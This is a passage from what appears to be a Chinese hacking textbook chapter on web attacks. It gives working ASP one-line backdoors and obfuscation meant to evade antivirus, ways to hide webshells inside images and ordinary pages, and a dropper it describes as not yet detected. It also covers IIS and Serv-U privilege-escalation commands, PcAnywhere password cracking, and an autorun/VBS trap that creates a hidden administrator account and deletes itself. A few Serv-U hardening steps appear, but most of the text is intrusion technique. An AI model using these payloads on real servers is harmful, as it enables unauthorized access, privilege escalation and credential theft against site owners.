几年前，ASP 木马刚出来的时候被称为“永不被杀的木马”，时至今日，基本上大多数常用的 ASP 木马都已被杀毒软件列入查杀的对象，要实现 ASP 木马的免杀其实很简单。杀毒软件的杀毒原理相信大家已经基本了解，即杀毒软件是根据特征码来判别是否为病毒文件的，可以对 ASP 代码进行移位替换，或用加密软件对 ASP 木马进行加密，使特征码改变，让杀毒软件认不出来。在这节中，只初步做些示例，重点侧重于 Web 后门的隐藏。

这里，主要介绍两种 Web 木马免杀方式，一种是用微软的 Script Encoder（可以在微软官方网站下载），原理很简单，就是把 ASP 代码编码，执行时再解码。经过它加密后的文件会有头，代码为<%@ LANGUAGE = VBScript.Encode %>，有经验的人一看就知道该 ASP 文件已经被编码过了，以海洋 2005 为例，加密后，如图 5-94 所示。



图 5-94

第二种方法是利用 ASP 的 execute() 函数。ASP 中的 execute 函数是用来执行字符串的，即可以把 ASP 语句写成字符串，然后用 execute() 函数来执行。比如执行代码 execute("response.write (\"\"test\"\")")，执行后的效果等同于执行 response.write("test")（这里由于 execute() 函数里的代码是字符串，故遇到引号时要双写）。既然 execute 中是字符串，那么就可以把其中的字符串加密，在执行 ASP 代码时调用解密函数。

这里分别附上两段加密、解密函数的代码。

加密函数：

```
but=1  ''这里是移位法所移的位数
cc=replace(nr,vbCrLf,"试")
for i= 1 to len(cc)
    if mid(cc,i,1)<>"试" then
        pk=asc(mid(cc,i,1))+but
        if pk>126 then
            pk=pk-95
        elseif pk<32 then
            pk=pk+95
        end if
        temp=temp&chr(pk)
    else
        temp=temp&"试"
    end if
next
temp=replace(temp,"","")
response.write(temp)
```

解密函数：

```
function UnEncode(temp)
    but=1 '同样是移位法所移的位数,此处应与加密时使用的一致
    for i =1 to len(temp)
        if mid(temp,i,1)<>"试" then
            pk=asc(mid(temp,i,1))-but
            if pk>126 then
                pk=pk-95
            elseif pk<32 then
                pk=pk+95
            end if
            a=a&chr(pk)
        else
            a=a&vbCrLf
        end if
    next
    UnEncode=a
end function
```

上面代码把 response.write("test")加密后的结果为"sftqpof/xsjuf)#uftu#\*"。

在执行 ASP 代码时，只需调用解密函数 execute(UnEncode("sftqpof/xsjuf)#uftu#\*"))就可以了，有兴趣的朋友可以自己去研究。接下来，主要介绍关于 Web 后门的隐藏问题。

### 5.4.3 Web 后门的隐藏

ASP 后门的隐藏对于入侵者来讲是一个非常重要的过程，在没有完全获得系统权限时，

## 黑客攻防实战入门（第3版）

如何巧妙设置 ASP 文件才能保住自己攻击者辛苦得到的 Webshell，为下一步对服务器继续深入做好有利的保障。下面，由浅入深，逐一介绍现行较为流行的隐藏 Web 后门的手段。

### 1. 先看下面这种简单的方法

```
<% if request("shell")="ok" then %>
<%execute request("l")%>
<% end if %>
```

注：上述代码中加粗部分即为自己欲隐藏的 ASP 代码，这里，笔者使用的是一句话后门“execute”。将上述代码插至网站中任意 ASP 的代码中，如 hi.asp，如图 5-95 所示。




图 5-95

在 IE 浏览器中浏览 hi.asp 时，原网页中的内容会正常显示，如图 5-96 所示。

当需要访问该 Web 后门时，只需在 IE 浏览器的地址栏中里输入 `http://127.0.0.1/hi.asp?shell=ok` 即可执行一句话后门，如图 5-97 所示。




图 5-96



图 5-97

如图 5-97 所示，一句话后门已被成功执行了。接下来，在本地新建一个 .htm 提交表单，内容如下：

```
<form action=http://127.0.0.1/hi.asp?shell=ok method=post>
<textarea name=l cols=120 rows=10 width=45>
```

```
set lP=server.CreateObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("p")
lP.SaveToFile server.mappath("image.asp"),2
lP.Close
set lP=nothing
response.redirect "image.asp"
</textarea>
<textarea name=p cols=120 rows=10 width=45>test
</textarea><BR><center><br>
<input type=submit value=提交>
```

将上述代码保存为.htm 文件，打开后如图 5-98 所示。

在图 5-98 所示界面的文本框中提交自己需要的 ASP 代码，就能在 Web 目录写入自己想要的 ASP 文件，如图 5-99 所示。



图 5-98



图 5-99

## 2. 图片 ASP 木马

说到图片 ASP 木马，自然会联想到图片，难道图片真的能成为 ASP 木马的替代者？让我们一起来看看“图片 ASP 木马”是如何实现的。

首先得准备一个图片格式的文件和一个 ASP 木马（Webshell），如图 5-100 所示。

接下来，将用到命令提示符里的 copy 命令，将图片 1.gif 与跟 ASP 后门 1.asp 合并成一个文件。选择“开始”→“运行”命令，在弹出的窗口中输入“cmd”，切换到上述文件所在文件夹，输入命令“copy 1.gif /b + 1.asp /a asp.gif”，如图 5-101 所示。

黑客攻防实战入门（第3版）



图 5-100




图 5-101

在上述命令中，参数“/b”指定以二进制格式复制、合并文件。参数“/a”指定以 ASCII 格式复制、合并文件。在这里需要注意文件的顺序，当命令执行完后，就会在当前目录生成“asp.gif”，其实这个“asp.gif”就是 ASP 木马后门，只不过现在它已经伪装成一张图片了。此时打开该文件时仍是图片，但用记事本查看时，却可在该图片中发现 ASP 后门代码，如图 5-102 所示。




图 5-102

接下来，可以利用 include file 函数来隐藏 ASP 木马（include file 函数可以调用位于其他文件夹中的任意文件）。如“hi.asp”，将“asp.gif”放置在与“hi.asp”相同目录中，在“hi.asp”文件中插入“<!--#include file='asp.gif'-->”文件头，在浏览器中访问“http://127.0.0.1/hi.asp”即 Web 后门地址，如图 5-103 所示。

这样，通过 include 函数顺利调用了图片“asp.gif”，执行了一句话木马。但在上述方法中，不管怎样设置，都会被 ASP 木马查找程序查找出来，如图 5-104 所示。

## 第 5 章 Web 攻击



图 5-103




图 5-104

这里公布一段目前还不被查杀的一段代码，可以给有兴趣的朋友研究。代码如下：

```
<%  
dim dbfile, sql  
db="netpatch.asp"  
dbfile=server.MapPath(db)  
  
set ydb=server.CreateObject("ADODB.Connection")  
ydb.Create "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & dbfile  
set ydb=nothing  
if err.number=0 then  
Response.Write dbfile & " 创建成功<br> "  
else  
Response.Write "创建失败，原因： " & err.description  
Response.End  
end if  
  
Set Conn = Server.CreateObject("ADODB.Connection")  
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & dbfile  
sql="CREATE TABLE fdata([data] Memo)"  
conn.execute(sql)  
  
Set rs = CreateObject("ADODB.RecordSet")  
rs.Open "FData", conn, 1, 3  
rs.addnew  
rs("data")="十擁數盒整耀煥敵瑤√<+>"  
rs.update  
%>
```

注：rs("data")="十擁數盒整耀煥敵瑤√<+>"是一句话后门 execute request("n")。

将上段代码另存为 test.asp 至 Web 目录，访问地址“http://127.0.0.1/test.asp”后，会在当前目录生成 netpatch.asp，即一句话后门<%execute request("n")%>，如图 5-105 所示。





图 5-105

## 5.5 Web 权限提升

Web 权限提升始终都是一个有众多人关注的热门话题。因为即使上传了后门，但是后门的执行权限不够，还是达不到控制整个服务器的目的。所以入侵者往往在上传 Web 后门拿到 Webshell 后，都会围绕着这个主题施展各自的“绝招”！

这里，向大家介绍一下现在较为流行的权限提升方式，披露一些目前流行的技术及其方法，希望广大管理员和安全爱好者能掌握并了解它们，更好地保护自己的服务器！

### 相关知识

说到 Web 上的权限提升，通常也就是入侵者通过 IIS 默认账户（通常都是权限不高，一般都是 Guest 权限）所继承的权限，调用系统组件（如 WScript.Shell、FSO 等）来读取系统敏感文件或执行系统命令。有些管理员对系统安全毫不担心，认为及时打上补丁系统就安全了，其实不然，打上补丁的服务器如果配置不当，照样会被入侵者利用。

### 5.5.1 系统漏洞提权

当入侵者拿下网站 Web 权限时，可以利用 IIS 所继承的权限调用系统组件来执行系统命令，如上例中的“cmd.asp”。在这种情况下，攻击者可以在 Web 上运行对应提权程序，将 Guest 权限依靠系统漏洞提升至系统权限。像几年前的 RunAs.exe、ERunAsX.exe、Xdebug.exe 等，实际上也是依靠系统漏洞执行 Shellcode 进行本地提权。这里，我们来看一种比较新颖的提权方式。

先看下面两行代码：

```
cscriptC:\Inetpub\AdminScripts\adsutil.vbsget w3svc/inprocessisapiapps
cscriptadsutil.vbsset /W3SVC/InProcessIsapiApps "C:\WINNT\system32\idq.dll"
"C:\WINNT\system32\inetsrv\httpext.dll"
```

## 第 5 章 Web 攻击

```
"C:\WINNT\system32\inetrv\httpodbc.dll"
"C:\WINNT\system32\inetrv\ssinc.dll" "C:\WINNT\system32\msw3prt.dll"
"c:\winnt\system32\inetrv\asp.dll"
```

对于 Windows 2003 系统，因目录不同代码如下：

```
cscript C:\Inetpub\AdminScripts\adsutil.vbs set /W3SVC/InProcessIsapiApps
"C:\windows\system32\idq.dll" "C:\windows\system32\inetrv\httpext.dll"
"C:\windows\system32\inetrv\httpodbc.dll" "C:\windows\system32\inetrv\
ssinc.dll" "C:\windows\system32\msw3prt.dll" "c:\windows\system32\inetrv\
asp.dll"
```

在 cmd.exe（上例中的 cmd.asp）中分别运行上述代码后，如图 5-106 和图 5-107 所示。




图 5-106




图 5-107

在上述命令顺利完成后，甚至还可以在 cmd.asp 中执行任意命令，其所继承的权限为系统权限。

现在来分别解释这两句代码。

第一句代码是查看 IIS 服务中的 DLL 特权文件，由图 5-106 可知，本机中 IIS 的特权 DLL 文件为 idq.dll、httpext.dll、httpodbc.dll、ssinc.dll、msw3prt.dll。

在运行第二行的代码后，本机中 IIS 的特权 DLL 文件又新增了 asp.dll，如图 5-107 所示。众所周知，asp.dll 文件是用来解析 ASP 文件并由 dllhost.exe 启动的，权限很低，而 asp.dll 现已被加入到 inprocessisapiapps 中，并由 inetinfo.exe 直接启动，继承的权限是 SYSTEM。现在 asp.dll 已经被 IIS 加入到特权 DLL 文件中，所以现在在 IIS 上运行的 ASP 文件就继承了 inetinfo.exe 的 Local System 权限，可以直接在 Webshell 里执行系统命令。造成这种漏洞的主要原因是由于系统未能限制 Guests 组对 IIS 中特权 DLL 文件的修改权限，造成非管理员账户通过此方式提升权限成功。Windows 2000 的 SP4 补丁已经修补了该漏洞。

服务器上如果还存在着类似 ms06040 的漏洞，攻击者还可以利用 Webshell 上传本地利用工具，执行 shellcode 来获取服务器的权限。以上就是 Webshell 本地提权的大概方式，介绍到这里，接下来，我们看看下面两种提权方式。

## 5.5.2 第三方软件权限提权

### 1. Serv-U

说到 Serv-U，可以毫不夸张地说它是“漏洞大户”。从最开始的远程溢出到现在流行的本地提权，Serv-U 也成了黑客们的最爱。由于 Serv-U 在 FTP 服务方面的突出表现，致使众多管理员在 FTP 服务方面都选择了 Serv-U。自从 Serv-U 3.0 版本开始，漏洞就不断暴出。从最开始的需要一个可写账户的 FTP 账户才能利用，再到 5.0.0.4 版本的远程溢出，一直到现在的本地提权，可以说，Serv-U 始终都是黑客们发掘的对象，这里向大家演示一下 Serv-U 最新版本的本地提权漏洞利用过程。

笔者在本机装了 Serv-U 的最新版本，如图 5-108 所示。




图 5-108

#### (1) 漏洞利用

ftp.exe 程序是 Serv-U 本地权限提升的利用工具，该程序的参数很少，使用起来也较为简单，在命令提示符中输入程序名后，只需输入两个参数，一个是 Serv-U 的本地管理端口（默认为 43958），另外一个是要执行的系统命令，如下所示：

```
D:\tool>ftp
Serv-u >3.x-6.0 Local Exploit by fineacer
USAGE: serv-u.exe port "command"
Example: ftp.exe 43958 "net user test /add"
```

利用操作如图 5-109 所示。

进行上述操作后，我们就通过 Serv-U 所继承的权限（实际上权限比 Administrators 还要高）执行了系统命令（增加了一个名为 test 的用户）。这里，可以通过 Webshell 上传 Serv-U 提权工具，在 cmd.asp 中运行相应操作来达到提升权限的目的。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。




图 5-109

## (2) 漏洞原理

接下来，我们来仔细剖析这个漏洞的利用原理，Serv-U 默认是以服务方式启动的，所继承的权限是本地系统账户（Local System）的权限，如图 5-110 所示。




图 5-110

它通过本地端口 (TCP:43958, 外网禁止连接, 仅允许本地连接) 来管理 FTP 服务。同时, 它将本地管理账户和密码存储在 ServUDaemon.exe 中, 用 UltraEdit 32 打开 ServUDaemon.exe 后可以得到其本地管理默认账户为 LocalAdministrator, 密码为 #1@\$ak#.lk:0@P, 如图 5-111 所示。




图 5-111

黑客攻防实战入门（第3版）

在得到了 Serv-U 本机管理的账户后，可以通过它添加一个可以执行命令的 FTP 账户，并通过它执行系统命令。

(3) 修补方法

在知道 Serv-U 提权的具体原理后，修补漏洞相对也就轻松多了。这里，提供一个对 Serv-U FTP 服务的一个完美的安全解决方案，希望能对广大管理员及安全爱好者有所帮助。

① 为了防止入侵者读/写.ini 配置文件内的账户信息，我们将账户信息从.ini 文件中转存到注册表，如图 5-112 所示。




图 5-112

在命令提示符窗口中输入 `cacls c:\windows\regedit.exe /e /d guests`，禁止 Guest 账户组访问注册表。

② 修改 Serv-U 本地管理密码

用 UltraEdit 32 打开 ServUDaemon.exe，按“Ctrl+F”组合键查找“#l@\$ak#.lk;0@P”。然后更改 Serv-U 的本地管理端口及密码，这里将密码改为 123\$ak#.lk;0@P。




图 5-113

同时，还要设置 ServUDaemon.exe 的访问权限，禁止 Guests 组访问和修改。

```
cacls d:\Program Files\Serv-U\ServUDaemon.exe /e /d guests
```

③ Serv-U 漏洞终极防范

前面已经说了 Serv-U 是以服务启动的，默认是以 LocalSystem 权限运行的，所以才会有被提升权限的可能。如果这个时候把 Serv-U 服务的启动用户改成一个 User 是组甚至更低权限的用户，那么就再也不会有所谓的权限提升了。这样做又出来一个问题，FTP 服务本身却无权限访问 Serv-U 安装目录了，比较好的解决办法就是把这个低权限用户对 Serv-U 安装目录和提供 FTP 服务的目录或盘符设为完全控制的权限。在进行终极防范之前，首先把想创建的 FTP 账号建好并设置好相关的权限，然后把 Serv-U 服务的权限降级。

新建一个用户名为 Serv-u、密码为 123456 的账户，权限为 User。然后打开“服务”，对 Serv-U 各项进行设置，输入刚才新建的用户名及其密码，如图 5-114 所示。

接着为 Serv-U 的安装目录、提供 FTP 服务的目录设置访问权限，只允许 Administrators 和 Serv-u 用户访问，如图 5-115 所示。



图 5-114



图 5-115

这样，一个安全的 FTP 服务器就配置好了。当然，这样做会有些麻烦，当打开 FTP 管理工具时就会发现创建不了新的用户名且删除不了用户名。以后想添加 FTP 账号的话，改回 Serv-U 服务的 System 权限即可。

2. PcAnywhere

这是由 Symantec 公司出品的一款世界领先的远程控制解决方案产品，由于其强大的服务性能和卓越的网络传输速度，在国内外都有着庞大的用户群体。在 Terminal Services 终端服务还没盛行时，国内大多数服务器在远程控制方面都选择了 PcAnywhere。因为篇幅关系，这里仅向大家介绍入侵者对 PcAnywhere 密码文件的破解。

PcAnywhere 在安装后会在 C:\Documents and Settings\All Users\Application Data 目录下创建 Symantec 目录，并将 PcAnywhere 中的配置信息存至该目录，其中包含用户和密码信息（储存在.cif 文件中）。这里给大家演示一下 PcAnywhere 的密码获取过程。

打开 PcAnywhere，新建一个用户名为 test，密码为“it'can.be.done.”的 PcAnywhere

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

控制账户，如图 5-116 所示。




图 5-116

接下来，跳转到 PcAnywhere 的信息存放目录 C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts，可以看到 PCA.test.CIF 已经乖乖地“躺”在这里了，其中刚刚新建的用户名和密码信息就存储在这里，在网上有很多关于 PcAnywhere 的密码破解程序，用一个常见的破解程序就可以将主机的密码信息破解出来，如图 5-117 所示。当入侵者破解了 PcAnywhere 的密码信息时，可以通过 PcAnywhere 客户端登录远程计算机，进而获得桌面控制权限。



图 5-117

### 3. 蓝芒虚拟主机系统

蓝芒域名虚拟主机管理程序 BlueLight Hosting 是厦门蓝芒科技有限公司独立开发的具有完全计算机软件著作权的一套域名虚拟主机系统，通过该系统可以方便地提交域名申请，实时开设空间、邮局，所有系统用户都可以通过该系统统一管理通过该系统申请的所有业务。非该系统注册用户也可以通过独立的域名、空间、邮局的独立控制面板管理他们的业务。在互联网上，许多虚拟主机都安装了这个系统。

同时，在它们的安装目录 D:\Program Files\BlueLight 中，加载了许多重要的配置信息，包括 Serv-U 用户列表、SQL 数据信息等。最令人惊讶的是，这些数据竟是明文存储在.ini 配置文件中的。通常 SQL 的 sa 账户和密码都能在这里找到。攻击者在获得 SQL 账户密码后，可以利用该账户通过 SQL 数据库的几个函数调用系统命令。

当入侵者在拿到 Webshell 后通过本地溢出或 Serv-U 无法成功提权时，一般都会在 C:\Program Files、D:\Program Files 中寻找第三方软件里的配置信息，从而尽可能地获得服务器的账户及密码信息。

通过以上 3 个提权特例可以发现，以上这些第三方软件所带来的安全隐患及制造厂商对后续补丁的毫不重视（尤其是 Serv-U 厂商，在本地提权漏洞出现后至今仍未出现任何补丁），造成了除本地系统提权外的第三方软件提权。以上这些示例非常典型，极具代表性，可以说包括了大部分第三方软件的通病——只注重软件本身的实用性而往往忽视了自身的安全性能。在众多第三方软件中，入侵者往往会青睐那些常用的软件，比如 QQ、Office、IE 等，黑客们都会仔细研究它们的内核和运行原理，想方设法地找出 bug 并利用。在此，希望广大管理员和安全爱好者从现在起开始重视第三方软件的安全状况，及时更新和关注第三方软件的最新信息，最大程度地保护自己的服务器。

### 5.5.3 配置不当提升系统权限（陷阱式提权）

通过上述方法仍然无法提升 Web 权限时，剩下能做的也只有以下方式了。

在进行这种方式前，入侵者会收集一份关于其目标服务器的报告，这个报告往往内容丰富且详细，其内容包括目标主机的进程信息、环境信息和服务器中的密码信息，甚至是主机所有者管理员的信息，包括了管理员的电话号码、出生日期、常用邮件、OICQ 号等。

另外，以下这些目录也是入侵者经常关注的对象：

- C:\Documents and Settings\
- C:\Documents and Settings\All Users\
- C:\Documents and Settings\All Users\「开始」菜单\程序\
- C:\Documents and Settings\Administrator\桌面\
- C:\Documents and Settings\All Users\Application Data\Symantec\PcAnywhere\
- D:\Program Files\
- C:\Program Files\
- C:\Program Files\Internet Explorer\
- C:\Program Files\Serv-u\
- C:\Program Files\Java Web Start\
- C:\Program Files\Java Web Start\
- C:\Program Files\Microsoft SQL Server\
- C:\WINNT\system32\config\
- C:\WINNT\system32\inetrv\data\
- C:\prel\



C:\Temp\  
C:\mysql\  
C:\PHP\

上述这些文件夹的确都是入侵者们关心的对象，基本上一些有经验的入侵者都会尝试性地打开每个目录，查看是否每个目录都设置了访问权限。入侵者在进行权限提升时，都会先找两类文件夹，即有完全控制权限的（比如 C:\WINNT\system32\inet\sr\data\）和有写权限的（比如 C:\PHP、C:\prel 等）。前者一般用来放置入侵者在进行权限提升时所需要的工具，而后者这个目录则是在本地提权失败后进行其他方式的提权（陷阱式提权）。

为了让大家更直观地了解这个方式，下面结合一个实例来给大家介绍。

现在来模拟一个网络环境，以下是服务器相关参数。

- 服务器名: www.transfar.com
- 服务器 IP: 192.168.1.4
- 服务端口: 80
- 服务器内存: 1023.48MB
- 服务器时间: 2006-11-8 0:47:01
- 服务器软件: Microsoft-IIS/5.0
- 服务器操作系统: Windows NT
- 服务器解译引擎: VBScript/5.6.7426

服务器相关参数:

- OS: Windows NT
- Os2LibPath: C:\WINNT\system32\os2\dll;
- Path:C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem;C:\Program Files\Symantec\pcAny where\;C:\Program Files\Microsoft SQL Server\80\ Tools\BINN;C:\PHP5
- PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH

服务器磁盘信息:

盘符	类型	卷标	文件系统	可用空间	总空间
A	可移动磁盘				
C	本地硬盘		NTFS	7.52MB	7.99GB
D	本地硬盘		FAT32	1.36GB	3.99GB
E	本地硬盘		NTFS	12.02GB	22.22GB
F	CD-ROM				
G	CD-ROM	PSQL2K_4IN1	CDFS	0B	674.63MB

组件支持情况：

```
Scripting.FileSystemObject (FSO 组件) | √支持
Adodb.Stream (Stream 流组件) | √支持
Shell.Application | √支持
WScript.Shell | √支持
Wscript.Network | √支持
```

思路：

- (1) 查找数据库连接文件。
- (2) 找出可写目录。
- (3) 分析硬盘目录。

假设笔者现在是一名入侵者，在进行本地提权和第三方软件提权失败后，继续对系统进行深入。

首先查看 Web 目录，希望能获得有价值的信息。在 Web 目录中转了许久，终于找到一个 Access 数据库和一个数据库的连接文件，如图 5-118 和图 5-119 所示。




图 5-118




图 5-119

在 conn.asp 文件中，找到了如下内容：

```
User ID=timeson;Password=intrasaba;Data Source=10.3.8.6"
```

这里，通过 conn.asp 数据库连接文件得到了该服务器上的 SQL 账户及密码信息，接下来我们用该账户连接到 SQL 数据库上，如图 5-120 所示。



图 5-120

在成功连接数据库后，笔者想验证该账户是否能调用 SQL 的内置函数“xp\_cmdshell”来执行系统命令，在执行 SQL 语句中，出现了图 5-121 所示的错误。

黑客攻防实战入门（第3版）




图 5-121

这说明，刚才得到的 SQL 账户信息并非 sa 改名后的账户，权限不够，通过 SQL-Server 进行权限提升失败。既然这条路行不通，从现在起我们开始收集与该服务器有关的一切密码信息。这样做的主要目的是为了得到管理员的管理密码，说不定这台服务器上的管理员密码跟其数据库中的密码一样。这里，因为服务器的“WScript.Shell”组件没有被禁用，所以我们暂时还有拥有命令执行的权利，虽然权限不高，但结合“Runas”命令就可以利用得到的管理员密码，以管理员身份执行系统命令。

相关知识

在 Linux 或者 UNIX 系统中有一个“su”命令，利用这个命令用户可以在超级用户、普通用户之间自由地进行“身份调整”。Windows 2000/XP 也有类似的命令，即“Runas”命令。Runas 是一个 DOS 命令，只能在 Windows 2000/XP 的命令提示符中运行，它允许用户用其他权限运行指定的工具和程序，而不是当前登录用户账号所提供的权限。

接下来打开在上述过程找到的 Access 数据库“db.mdb”，从中我们找到两个密码字段，得到了两个经过 MD5 加密后的密码：3fec19f54029a034 和 47000e12dd61227f。

接下来用 MD5Crack 一边破解 MD5 密码，一边尝试用其他方式继续深入下去。

相关知识

MD5 是 MessageDigest Algorithm 5（信息-摘要算法）的缩写，被广泛用于加密和解密技术上，它可以说是文件的“数字指纹”。任何一个文件，无论是可执行程序、图像文件、临时文件或者其他任何类型的文件，也不管它体积有多大，都有且只有一个独一无二的 MD5 信息值，并且如果这个文件被修改过，它的 MD5 值也将随之改变。因此，可以通过对比同一文件的 MD5 值来校验这个文件是否被“篡改”过。在网络安全方面，MD5 运算过程是一种不可逆运算的方式，只能通过暴力破解来进行破译，如图 5-122 所示。



图 5-122

在经过暴力破解失败后，目前只获得了一个密码信息。尝试利用获得的账户信息登录终端服务，结果发现此服务器是在内网，Web 服务端口的做的是端口映射，即把 192.168.1.1:80 映射到 192.168.1.4:80 上。要登录该机的终端，需要在主机上做端口映射，由于权限不够，放弃这条路，另辟捷径！

根据上面得到的服务器信息可以知道，该服务器的逻辑 D 盘的文件格式系统是 FAT32 格式，没有对用户组磁盘访问权限进行设置。这里，可以在本地新建两个文件：autorun.inf 和 shell.vbs，上传至 D:\目录下。内容如下：

```
autorun.inf
[AutoRun]
open=autorun.exe

shell.vbs
dim wsh
set wsh=createObject("WScript.Shell")
wsh.run "net user IUSR_EIE 123456 /add", 0
wsh.run "net localgroup administrators IUSR_EIE /add", 0
wsh.run "cmd.exe /c del autorun.inf", 0
wsh.run "cmd.exe /c del shell.vbs", 0
```

